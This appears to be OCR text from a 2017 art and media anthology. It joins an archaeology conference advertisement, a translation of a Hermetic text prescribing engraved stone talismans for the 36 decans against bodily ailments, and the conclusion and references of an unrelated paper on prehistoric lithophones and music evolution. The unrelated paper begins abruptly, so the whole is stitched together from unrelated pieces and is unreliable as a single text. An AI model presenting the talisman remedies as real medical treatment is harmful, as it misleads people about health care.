
SAVE THE DATE

Society for American Archaeology

83rd Annual Meeting

April 11–15, 2018 • Washington, DC

SAA
Society for American Archaeology



SUBMISSIONS OPEN MAY 1, 2017

ΤΟΥ ΕΡΜΟΥ ΠΡΟΣ ΑΣΚΛΗΠΙΟΝ Η ΛΕΓΟΥΜΕΝΗ ΙΕΡΑ ΒΙΒΛΟΣ

The Sacred Book of Hermes to Asclepius

A Hermetic Astrological Text on the 36 Decans

Translated by J. Pedro Feliciano from the French and Greek: Ruelle, C.-E., ed. 1908. Hermès Trismégiste: Le Livre Sacré sur les Décans. Pages 247–277 in *Revue de philologie, de littérature et d'histoire anciennes* 32.

Below I have set forth for you the (governed) parts, and shapes of the 36 decans contained in the signs of the zodiac (*lit.* zodiacal animals), and I have indicated how each must be engraved and carried (as a talisman) between the ascendant, the Good Daimon, and the place concerning health (?). Indeed, if you carry them on your person you will have a great phylactery, for all the afflictions that plague mankind through the influence of the stars may be healed thereby. Hence, if you honour each one by using its (specific) stone and plant, and furthermore its image, you will possess an even greater phylactery; for without this decanal arrangement, nothing may be born, for all is contained therein.

Therefore the zodiacal circle is formed by various parts, limbs and harmonies, it proceeds from the kosmos, and is composed thus:

Aries is the head of the kosmos	Libra, the buttocks
Taurus is the neck	Scorpio, the genitals
Gemini, the shoulders	Sagittarius, the thighs
Cancer, the chest	Capricorn, the knees
Leo, the back, heart, and ribs	Aquarius, the legs
Virgo, the belly	Pisces, the feet

Thus, each zodiacal animal has its body part with which it has particular affinity; furthermore, if you wish to avoid suffering from afflictions derived from this affinity, engrave the images and figures of the decans on (their) stones, and then having placed them under the appropriate plant, and again the figure, and having made a phylactery from them, you will bear a great and most auspicious aid for your body. Let us begin with Aries

♈

First decan of Aries. Its name is **KHENLAKHÔRI**, and its image is thus. It has the face of a young child with hands raised upward. He bears a sceptre, holding it above his head. He bears wrappings from his feet to his knees. He governs illnesses that afflict the head. Engrave his image on a porous Babylonian stone, place above it the plant called *isophrus* (?), place the whole in an iron ring, and wear it. Avoid eating boar's head, for thus you will gain the favour of each decan by engraving it on its stone with its name.

Second decan. Its name is **KONTARET** and **KAÙ**, and the following image. He has a dog's face; he holds a sceptre in his right hand and a disk in his left. He is covered in wrappings down to his ankles. He governs the temples, the nose, and all afflictions pertaining thereto. Engrave him on a siderite stone, placing under it a wild rue plant. Enclose the whole in a gold ring and wear it on your person. Avoid eating stork.

Third decan. Its name is **SIKET**, and is depicted as a woman with a drum on her head and a sceptre in her right hand, with a flask in her left. She is covered in wrappings down to her ankles. She rules over the ear, uvula and teeth. Engrave her image on a bostrychite stone, and place under it some plantain. Then enclose the whole in whatever you wish and wear it. Do not eat ram entrails.

♉

First decan of Taurus. This one is called **SÔOU**, and looks like a man with the head of a ram. He wears a Syrian robe down to his feet, and holds in both hands sceptres which are resting on his shoulders. This decan governs the neck. Engrave him on a selenite stone which has been left in the sunlight to gain weight, and underneath it put a spherical cypress (*i.e. having spherical fruits*), then place the whole in whatever you wish and wear it on your person. Do not eat any *gryllon* fish (dolphin or porpoise).

Second decan. This one is called **ARÔN**, and looks like a woman holding sceptre with both hands, standing upright her feet together, covered with wrappings down to her feet like Osiris. She governs the tonsils and the neck. Engrave her on Aphrodite's stone, and having placed under it some dittany plant, enclose the whole within a gold or silver ring and wear it. Do not eat eel.

Third decan of Taurus. Called **HRÔMENÔS**. Its image is that of a dog-headed man with curls on his head. In his right hand he holds a sceptre and his left hand touches his buttocks. He wears a belt that falls at his knees. He rules the mouth and throat. Engrave him on a hyacinth stone and place a bugloss plant under it, enclosing the whole in a gold or silver ring and wear it on you. Avoid eating eel.

♊

First decan of Gemini. This one is called **Xokhá** and looks like a man with the head of a donkey. He holds a small key in his right hand, and his left is dropped. He is covered in wrappings down to his knees. He governs the shoulder. Engrave him on a diamond, place an orchid under it, enclose it in whatever you wish, and wear it on you. Abstain from eating electric rays.

Second decan of Gemini. It is called **Ouarí**, and looks like a man with the head of a goat. He holds a stick (or staff) in his right hand, and his left hangs over his thigh. He is covered in wrappings down to the knees. He governs the arms. Engrave him on a *pankhrous* stone, place under it a pentadactyl plant (five fingered grass or cinquefoil), enclose it in whatever you wish and wear it on you while abstaining from parrotfish.

Third decan of Gemini. Called **Pepisôth**. It has the form of a woman holding thunder(bolts) in her right hand and a flask in her left. She has wings which go from the middle of her body to her feet and has a crown on her head. She governs the hands. Engrave her on a heliotrope stone and, having placed under it a libanotis plant (from the Apiaceae family), enclose the whole in whatever you wish and wear it on you while abstaining from boar meat.

♋

First decan of Cancer. It is called **Sôtheír**, and looks like a man with the head of a dog; his whole body has a spiral shape like that of a serpent. He is seated on a pedestal. He governs illnesses that manifest in the sides of the trunk. Engrave him on a dryite stone, place some artemisia plant under it, and wear it while abstaining from white sow stomach.

Second decan of Cancer. It is called **Ouphisit**; it looks like a woman with an avian body, the wings outstretched as if she was about to take flight, and a tress on her head. She governs afflictions of the lung. Engrave her on green jasper, place a selenogone plant under it, enclose it in whatever you wish and wear it while avoiding any food that dogs may touch.

Third decan of Cancer. It is called **Khnouphos**, and looks like two female faces turned away from each other. One wears a small hat, the other a diadem. Her neck is surrounded by dragons. Her whole torso is set on a pedestal. She governs the spleen. Engrave her image exactly as is on an *eukhaitê* stone (?), place a spherite plant under it, enclose it in whatever you wish and wear it on you. It is of great help.

♌

First decan of Leo. It is called **KHNOUMOS** and has the head of a lion whence issue solar rays. His whole body is that of a spiralling serpent, going upwards. He rules over afflictions of the heart. Engrave him on an agate stone, place an edelweiss plant under it, enclose it in whatever you wish and wear it on you. Abstain from eating songbird eggs.

Second decan. This is called **IPI**, and looks like a naked man with a sceptre in his right hand, a whip in his left, and a lunar crescent (*selênên*) on his head. He governs the upper back. Engrave him on a selenite stone, place a chrysogone plant under it, enclose the whole in a gold ring and wear it while abstaining from beans.

Third decan of Leo. This is called **PHÁTITI**. It looks like a wild faced man with his right hand up in a greeting position. He holds a flask in his left. He governs the liver. Engrave him on a helite stone and under it place the plant (*name missing*). Enclose the whole in whatever you wish and wear it. Abstain from eating tuna.

♍

First decan of Virgo. It is called **ATHOUM**, Its face is that of a dog with a crest on his head. His body is hot (?) and fiery in colour. He stands on a pedestal, and governs the belly. Engrave him on a corallite stone (*possibly coral*), place under it the plant called weasel eye, enclose the whole in whatever you wish and wear it. Abstain from eating white sow liver.

Second decan. It is called **BRUSOUS**, and looks like a man with a horned goat's head, dressed down to his heels, bearing a sceptre in his right hand and a flask in his left. He governs illnesses of the bowels. Engrave him on a dendrite stone, place some liquorice under it, enclose the whole in whatever you wish and wear this most fortunate aid on your person. Abstain from eating stork meat.

Third decan of Virgo. It is called **AMPHATHÁM**, and looks like an upright man, covered chest to feet in wrappings, bearing a sceptre with both hands, and having a small hat on his head. He governs the navel. Engrave him on an *euthlizouti* stone, place some *katananké* plant under it, enclose the whole in whatever you wish and wear it on your person.

♎

First decan of Libra. Called **SPHOUKOU**. He looks like an old man with a belt, his left hand raised as if to receive something, the right hand hanging down. He holds a flask. He governs the buttocks and rectum. Engrave him on a jasper-agate, place a polium plant under it, enclose the whole in whatever you wish and wear it on your person. Abstain from duck and bitter almonds.

Second decan. It is called **Nephthimês**. He looks like a man standing on a fountain whence issue forth streams which unite into one. He is covered from his chest to his ankles in wrappings. He has a curl in his beard and holds a flask. He governs the urethra, bladder, and the urinary tract. Engrave him on a sardonyx stone (red onyx), place vervain under it, enclose the whole in whatever you wish and wear it on your person. Abstain from blackberries.

Third decan of Libra. Called **Phou**. He has the face of a serpent with a man's body. He bears a crown on his head and stands upright wrapped in a trouser. He governs illnesses that afflict the anus, like haemorrhoids, calluses and fissures. Engrave him on an emerald, place vervain under it, enclose the whole in whatever you wish and wear it on your person. Abstain from wild celery.

♏

First decan of Scorpio. Called **Bôs**. He looks like a man with the head of a bull, and having 4 wings. He has a belt, holds a flask in his right hand and a sceptre in his left. He relieves pains that afflict the penile orifice, (as well) as inflammatory oedemas. Engrave him on hematite, place mercurial plant under it, enclose the whole in whatever you wish and wear it on your person.

Second decan of Scorpio. Called **Oustikhos**. He looks like a man standing in a robe atop a scorpion. He rules over warts and infections of the genitals. Engrave him on pyrite, place sunflower under it, enclose the whole in whatever you wish and wear it on your person.

Third decan. Called **Aphêbis**. He has the body of a man with the head of a goat. He holds reins with both hands, and is covered in wrappings from chest to heels. He governs the testicles and heals inflammation in the area, whether in one or both. Engrave him on Egyptian sardonyx, place liquorice under it, enclose the whole in whatever you wish and wear it on your person, abstaining from orchids.

♐

First decan of Sagittarius. Called **Sebos**. He looks like a clothed man, his left hand open and lowered, bearing a needle in his right. Next to him are several spears. He is covered in a net from chest to heels, and his head is wrapped. He governs sores that afflict the thighs. Engrave him on a Phrygian stone, place sage under it, enclose the whole in whatever you wish and wear it on your person.

Second decan of Sagittarius, Called **Teukhmos**. He has the head of an ichneumon bird, and a man's body. He holds a flask in his right hand and a sceptre in his left. He governs the bones and sends the fractures that afflict them. Engrave him on an amethyst, place *adraktitalos* plant under it, enclose the whole in whatever you wish and wear it on your person. Abstain from eating turtledoves.

Third decan. Called **KHTHISAR**. His form is that of an old man with a crown on his head, covered in wrappings from chest to heels, holding a flask in his right hand and a sceptre in his left. He governs the thighs, and sends pain and corrosion thereto. Engrave him on an *aerizon* stone, place centaury under it, enclose the whole in whatever you wish and wear it on your person. Abstain from eating chicken brains

♑

First decan of Capricorn. It is called **TAIR**. He is headless with a man's body. Around his chest is a girdle made from scarab shell. In his right hand he has a flask and his left is extended on his thigh. He governs the knees and the illnesses that affect them. Engrave him on an ophite stone, place *delphinion* plant under it, enclose the whole in whatever you wish and wear it on your person. Abstain from eating eel.

Second decan of Capricorn. Called **EPITEK**. He has the head of a pig, and his body is similar to that of the first (decan). He has a belt; a flask in his right hand and a sword in his left. He rules the back of the knees. Engrave him on a *karkhedonios* (probably chalcedony) stone, place anemone under it, enclose the whole in whatever you wish and wear it on your person. Abstain from eating moray eel

Third decan of Capricorn. Called **EPIKHNAUS**. He wears a mask, a flask in his right hand and a needle in his left. He wears a belt. He governs the same areas as previously indicated in the 2nd decan. Engrave him on an anankite stone, place chameleon (thistle) under it, enclose the whole in whatever you wish and wear it on your person. Abstain from eating crayfish,

♒

First decan of Aquarius. He is called **ISU**, and according to some, **THRÔ**. He is a dog-headed man, covered in wrappings from the chest to heels. He rules over tibias and sends all abscesses and lesions that take place therein. Engrave him on *knêkitê* stone, place *asar* plant under it, enclose the whole in whatever you wish and wear it on your person.

Second decan of Aquarius. Called **SOSOMNÔ**. He looks like a man covered in wrappings from chest to heels. He bears an *agkhia* (possibly an Egyptian Ankh) in his hands, and wears a crown. He governs the knees and leg fat. Engrave him on a lodestone, place gladiolus plant under it, enclose the whole in whatever you wish and wear it on your person.

Third decan of Aquarius. Called **KHONOUMOUS**. He looks like a man covered in wrappings from chest to heels. He wears a crown, and holds a flask in his right hand and a sceptre in his left. He governs the abovesaid (body parts). Engrave him on Median stone, place thyrsion plant (catananche) under it, enclose the whole in whatever you wish and wear it on your person.

♓

First decan of Pisces. Called **Tetimô**. He looks like a man dressed in a dark blue robe. He's covered in wrappings from chest to heels. In his right hand he holds a flask, while the left hangs beside his thigh. He rules the feet and sends them abscesses. Engrave him on beryl, place vervain under it, enclose the whole in whatever you wish and wear it on your person.

Second decan of Pisces. Called **Sopphi**. He looks like a man, naked, but bearing a coat on his shoulders, thrown behind him. He holds a flask in the right hand, his left index finger to his mouth, and a crown on his head. Engrave him on *perileukios* stone, place libanotis plant under it, enclose the whole in whatever you wish and wear it on your person.

Third decan of Pisces. Called **Surô**. He is invisible. He is called the coiling dragon. He has a beard and a crown on his head. Engrave him on hyacinth stone, place chamomile under it, enclose the whole in whatever you wish and wear it on your person.

And finally the outcome of the project might have some significance for our understanding of the relation between music and evolution. Music has been posited as sharing its origins with language (Brown, 2000), and as having been adaptive in precipitating the emergence of the cognitive ands social flexibility characteristic of modern humans. But whether or not music has been adaptive, exaptive or even neutral in respect of human evolution, it is still of interest to discover just when a capacity or propensity for music appeared. Music certainly appears early in the behavioural repertoire of *Homo sapiens sapiens*; the Geissenklösterle pipe at 36,000 BP is a complex artefact that must post-date - and most likely by some considerable period - the emergence of a capacity for music, which pushes the emergence of that capacity back towards the very emergence of *Homo sapiens sapiens*. The longevity of music as a human behaviour is evident (if seldom recognised). The results of the present project and the directions that it suggests for future research **might** help answer some questions about the extent of that longevity and whether or not music is a capacity that we shared with our sibling and predecessor species.

References

Attneave, F. and Olson, R. K. (1971) Pitch as a medium: a new approach to psychophysical scaling. American Journal of Psychology, 84, 147-166.

Blades, J. (2001). 'Lithophones'. Entry in The New Grove Dictionary of Music and Musicians, Macmillan: London.

Brown, S. (2000) The 'musilanguage' model of music evolution. In Wallin, N.L., Merker, B. and Brown, S. (Eds.) The origins of music. MIT Press: Cambridge, Mass. 271-300.

Cross, I. (1999) Is music the most important thing we ever did ? Music, development and evolution. In Suk Won Yi (Ed) Music, mind and science, Seoul National University Press: Seoul, 1999, pp10-39.

Dams, L. (1985) Palaeolithic lithophones: descriptions and comparisons. Oxford Journal of Archaeology, 4(1), 31-46.

D'Errico, F. & Villa, P. (1997) Holes and grooves: the contribution of microscopy and taphonomy to the problem of art origins. Journal of Human Evolution, 33(1), 1-31.

Dissanayake, E. (2000) Antecedents of the temporal arts in early mother-infant interaction. In Wallin, N.L., Merker, B. and Brown, S. (Eds.) The origins of music. MIT Press: Cambridge, Mass. 389-410


Frayer, D. W. & Nicolay, C. (2000) Fossil evidence for the origins of speech sounds. In Wallin, N.L., Merker, B. and Brown, S. (Eds.) The origins of music. MIT Press: Cambridge, Mass. 217-234.

Hahn, J. and Münzel, S. (1995) Knochenflöten aus dem Aurignacien des Geissenklösterle bei Blaubeuren, Alb-Donau-Kreis. Fundberichte aus Baden-Württemberg, 20, 1-12.

Kunej, D. & Turk, I. (2000) New perspectives on the beginnings of music: archaeological and musicological analysis of a Middle Paleolithic bone 'flute'. In Wallin, N.L., Merker, B. and Brown, S. (Eds.) The origins of music. MIT Press: Cambridge, Mass. 234-268.

Lieberman, P. (1991) Uniquely human. Harvard University Press: Cambridge, Mass.

Examples of sounds produced can be found at http://www.mus.cam.ac.uk/~cross/lithoacoustics/



Shift Register, Basel 2017
www.shiftregister.info

Edited by Jamie Allen, Martin Howse

Designed by Merle Ibach

Critical Media Lab Basel

Institute of Experimental **Design and Media Cultures**

FNSNF
Swiss National Science Foundation

ONASSIS CULTURAL CENTRE ATHENS

FUTURECITY

inter faces

Co-funded by the Creative Europe Programme of the European Union